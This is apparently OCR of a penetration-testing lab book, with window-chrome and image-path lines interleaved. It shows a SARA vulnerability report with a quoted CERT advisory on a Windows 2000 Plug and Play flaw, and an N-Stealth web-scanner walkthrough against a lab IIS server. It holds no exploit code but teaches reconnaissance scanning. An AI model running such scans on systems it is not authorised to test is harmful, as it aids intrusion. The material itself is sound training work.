
Vulnerabilities

Vulnerability Class/Data	Severity	CVE No.	Top20
Plug and Play Vulnerability [VU998653] PnP exploitable via buffer overflow	red		
Potentially vulnerable MSDTC [VU180868] MSDTC may be vulnerable to buffer overflow	yellow		

Done.

Your version of VMware Tools is out of date.

Appendix B of the report is a list of the actual vulnerabilities identified on the target.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Re
Sensitive Security Information - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:

http://localhost.localdomain:43566/running/sara_report_action.pl

Hijacking : The Complete Toolsbox

Vulnerabilities

Vulnerability Class/Data	Severity	CVE No.	Top20
Plug and Play Vulnerability [VU998653] PnP exploitable via buffer overflow	red		
Potentially vulnerable MSDTC [VU180868] MSDTC may be vulnerable to buffer overflow	yellow		
Null Session SMB: Null Sessions possible from arbitrary users	yellow	CVE-2002-1117 CVE-2000-1200+	W3
SMTP could be a mail relay Possible smtp relay; MS may give a false positive	brown	ARC-2004-0015	
SNMPD available Do you want snmp on Internet (public community)	brown	CVE-1999-0815 CVE-1999-0294	U6
DNS Zone Transfers DNS will dump domain data to remote users	brown	ARC-2004-0003	


False Positives

<None>

Appendix C

Done.

Appendix C reports the vulnerabilities by categories of severity.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Re
Sensitive Security Information - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:

http://localhost.localdomain:43566/running/sara_report_action.pl

Hijacking : The Complete Toolsbox

Appendix C
SARA Vulnerability Summary

Critical Vulnerabilities (RED)

w2kas	PnP exploitable via buffer overflow

Probable Vulnerabilities (YELLOW)

w2kas	MSDTC may be vulnerable to buffer overflow
w2kas	SMB: Null Sessions possible from arbitrary users

Possible Vulnerabilities (BROWN)


w2kas	Possible smtp relay; MS may give a false positive
w2kas	Do you want snmp on Internet (public community)
w2kas	DNS will dump domain data to remote users

Labeled as False Positive (GRAY)

Click on the specific vulnerabilities located in Appendix B or C, and SARA will take you to the specific area of the report containing the details of the vulnerability. In this example, the **PnP exploitable via buffer overflow** vulnerability is selected.

SARA provides:

- A general overview description of the specific vulnerability


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Sensitive Security Information - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:
Hijacking : The Complete Toolsbox
root@localhos
Mozilla-bin
23:35
Your version of VMware Tools is out of date.

http://localhost.localdomain:43566/running/sara_report_action.pl#VU998653

CERT **Vulnerability Note VU#998653**

Microsoft Plug and Play contains a buffer overflow vulnerability

Overview

Microsoft Plug and Play contains a flaw in the handling of message buffers that may result in local or remote arbitrary code execution or denial-of-service conditions.

I. Description

The following is from the Microsoft Plug and Play description.

> *Plug and Play (PnP) allows the operating system to detect new hardware when you install it on a system. For example, when you install a new mouse on your system, PnP allows Windows to detect it, allows Windows to load the needed drivers, and allows Windows to begin using the new mouse.*


The Plug and Play implementation in Microsoft Windows contains an unspecified buffer handling flaw that may allow an attacker to locally or remotely execute arbitrary code or cause a denial-of-service condition.

The flaw is exploitable remotely by unauthenticated attackers in Microsoft Windows 2000. Authenticated attackers may be able to exploit the flaw remotely on Windows XP SP1. Microsoft Windows XP SP2 and Windows Server 2003 are only vulnerable to malicious applications that are run locally by authenticated users. Note that in the case of Windows XP SP2 and Windows Server 2003, the affected components are still accessible remotely by administrators.

Exploit code has been made public and reports indicate that this vulnerability is being actively exploited.

II. Impact

- The potential impact
- The possible solution
- References


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Sensitive Security Information - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:
Hijacking : The Complete Toolsbox
root@localhos
Mozilla-bin
23:36
Your version of VMware Tools is out of date.

http://localhost.localdomain:43566/running/sara_report_action.pl#VU998653

II. Impact

A remote, unauthenticated attacker may be able to execute arbitrary code or to create a denial-of-service condition on Windows 2000.

A remote, authenticated attacker may be able to execute arbitrary code or to create a denial-of-service condition on Windows XP SP1.

A local, authenticated attacker may be able to execute arbitrary code or to create a denial-of-service condition on Windows XP SP2 and Server 2003.

III. Solution

Apply An Update

Please see Microsoft Security Bulletin MS05-039 for information on fixes, updates, and workarounds.

Systems Affected


Vendor	Status	Date Updated
Microsoft Corporation	Vulnerable	9-Aug-2005

References

http://www.microsoft.com/technet/security/bulletin/MS05-039.mspx
http://xforce.iss.net/xforce/alerts/id/202
http://secunia.com/advisories/16372/

Credit

- Applicable credits
- Other information


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Re
Sensitive Security Information - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Hijacking : The Complete Toolsbox
1 2 3 4
root@localhost
Konqueror
Mozilla-bin
23:36
Your version of VMware Tools is out of date.

Location: http://localhost.localdomain:43566/running/sara_report_action.pl#VU998653

http://www.microsoft.com/technet/security/bulletin/MS05-039.mspx
http://xforce.iss.net/xforce/alerts/id/202
http://secunia.com/advisories/16372/

Credit

Thanks to Microsoft Security Advisory for information on this vulnerability, who in turn thank Neel Mehta of ISS X-Force for reporting the issue and Jean-Baptiste Marchand of Herve Schauer Consultants for additional help with related issues.

This document was written by Ken MacInnis.

Other Information

Date Public	08/09/2005
Date First Published	08/09/2005 05:15:03 PM
Date Last Updated	08/14/2005
CERT Advisory	
CVE Name	CAN-2005-1983
Metric	26.73
Document Revision	13

CERT Copyright Material

Lab 66: Web Server Target Assessment


Assessment of Web Server Security: N-Stealth

Prerequisites: None
Countermeasures: Secure ACLs, Bastion computers
Description: The N-Stealth application is designed to perform a vulnerability assessment on Web servers. N-Stealth includes a database of over 30,000 known exploits and attacks that are run against a target. N-Stealth is designed to check local and remote Web servers.
Procedure: Install, start the application, set the parameters, and execute.

Double-click on the **NStealth-Free-5-8b103** icon to start the installation.

The N-Stealth application will initially ask for a Language Selection. Make a selection from the drop-down menu and click on **OK**.

Install the N-Stealth application with the default options. The installation of N-Stealth will complete. Click **Finish**.




Completing the N-Stealth Free Edition Setup Wizard

N-Stealth Free Edition has been installed on your computer.

Click Finish to close this wizard.

Double-click the **N-Stealth Free Edition** icon to start the application.

The N-Stealth application will start and ask to verify the *language* choice. Select the option **Set as my default language** so this will not occur the next time the application starts. Click **OK**.



Choose the appropriate language: English

Important Warning

This computer program is protected by copyright law and international treaties. Unauthorized reproduction or distribution of this program, or any portion of it, may result in severe civil and criminal penalties, and will be prosecuted to the maximum extent possible under the law. By running this software, you agree to take full responsability of any possible consequence of its usage.

License Information

This copy of N-Stealth has been licensed to be used by:

By using, copying, transmitting, distributing or installing N-Stealth Http Security Scanner Free Edition 5.8 ("N-Stealth"), you agree to all of the terms of this agreement ("License"). All rights of any kind in N-Stealth which are


Current Settings

English

☑ Set as my default language

OK

The *Security Scanner* screen will appear. Enter the target **IP Address** or **Hostname** in the *Host Address* field. Click on **Start Scan**.



Windows 2000 Professional - VMware Workstation

N-Stealth HTTP Security Scanner - Free Edition

Host Address: 172.16.1.46 — 80


Protocol: ● HTTP ○ HTTP/S

Fast Track: □ Enable Fast Track

Standard Scan

Address Type: ● Host Address ○ File List ○ Subnet Range

N-Stealth will ask if you want to add this target to the *host list*? Click **Yes**.



Windows 2000 Professional - VMware Workstation

N-Stealth HTTP Security Scanner - Free Edition

Host Address: 172.16.1.46 — 80

Protocol: ● HTTP ○ HTTP/S


Fast Track: □ Enable Fast Track

Host List

Do you want to add to the host list ?

Address Type: ● Host Address ○ File List ○ Subnet Range

The scan will initiate against the target. The free version includes more than 20,000 exploits while the paid version includes more than 30,000.



Event
✓ Checking allowed HTTP methods...
✓ GET HEAD PROPFIND OPTIONS PUT DELETE TRACE PROPPAT...
✓ Adding 20213 signatures to the scanning engine...
✓ Starting Common HTTP Exploit check...


Microsoft-IIS/5.0

Standard Scan

□ Pause scanning
☑ Open Report Manager


#468 of 20213 Exploiting 468 (2%)

Once the scan completes, the *N-Stealth Report Manager* will appear. Click on the report and then click the **Summary** button.



+(1)172.16.1...


An *N-Stealth Scanning Results Summary* report for the scan will appear listing the overall results of the scan. N-Stealth offers the ability for reports to be generated in either HTML or XML format. For this example, click the **Generate HTML** button.



172.16.1.46
Scan complete

```
N-Stealth Scanning Results Summary
------------------------------------------------------------
Server: Microsoft-IIS/5.0
Initial time: Fri Nov 18 16:12:27 2005
Scanning Time: 282 second(s)
Scanning method: Standard Scan
Number of security checks: 20213
Number of checks scanned: 20213

Number of remote directories discovered: 4
Number of possible vulnerabilities found: 51

Number of high level vulnerabilities found: 0
Number of medium level vulnerabilities found: 45
```

The *Report Generation* screen appears. Verify your HTML format selection, accept the default location for the report, and enter any specific custom notes to be included in the report. Click **OK**.




Choose the desired format:
● Generate a HTML Report
○ Generate a XML Report

File Location
Choose a different filename and location (if applicable)
C:\Program Files\N-Stealth Free Edition\reports

Custom Notes (to be included in the report):
Virtually Hacking Lab 70 -N-Stealth-

The *Report Generator* will create the report and display an information window. Click **OK**.


Windows 2000 Professional - VMware Workstation
N-Stealth HTTP Security Scanner - Free Edition
N-Stealth Report Manager
Report Generation
OK
Cancel
N-Stalker
N-Stealth Security Scanner

Choose the desired format:
● Generate a HTML Report
○ Generate a XML Report

File Location
Choose a different filename and location (if applicable)
C:\Program Files\N-Stealth Free Edition\reports


Custom Notes (to be included in the rep
Virtually Hacking Lab 70 -N-Stealth-

Report Generator
Report successfully generated.
OK

Double-click the report from the directory N-Stealth saved the report to.

172.16.1.46_1132351947

The N-Stealth report will open in the Web browser. Any Custom Notes entered prior to the scan will be displayed in the **Notes** section.


Windows 2000 Professional - VMware Workstation
N-Stealth Report for 172.16.1.46 - Microsoft Internet Explorer
11.76 %
88.24 %

Address C:\Program Files\N-Stealth Free Edition\reports\172.16.1.46_1132351947.html

N-Stealth Security Report

Summary for 172.16.1.46

Hostname (URL): http://172.16.1.46
Server: Microsoft-IIS/5.0
Date: Fri Nov 18 16:12:27 2005
Scanning Time 282 second(s)

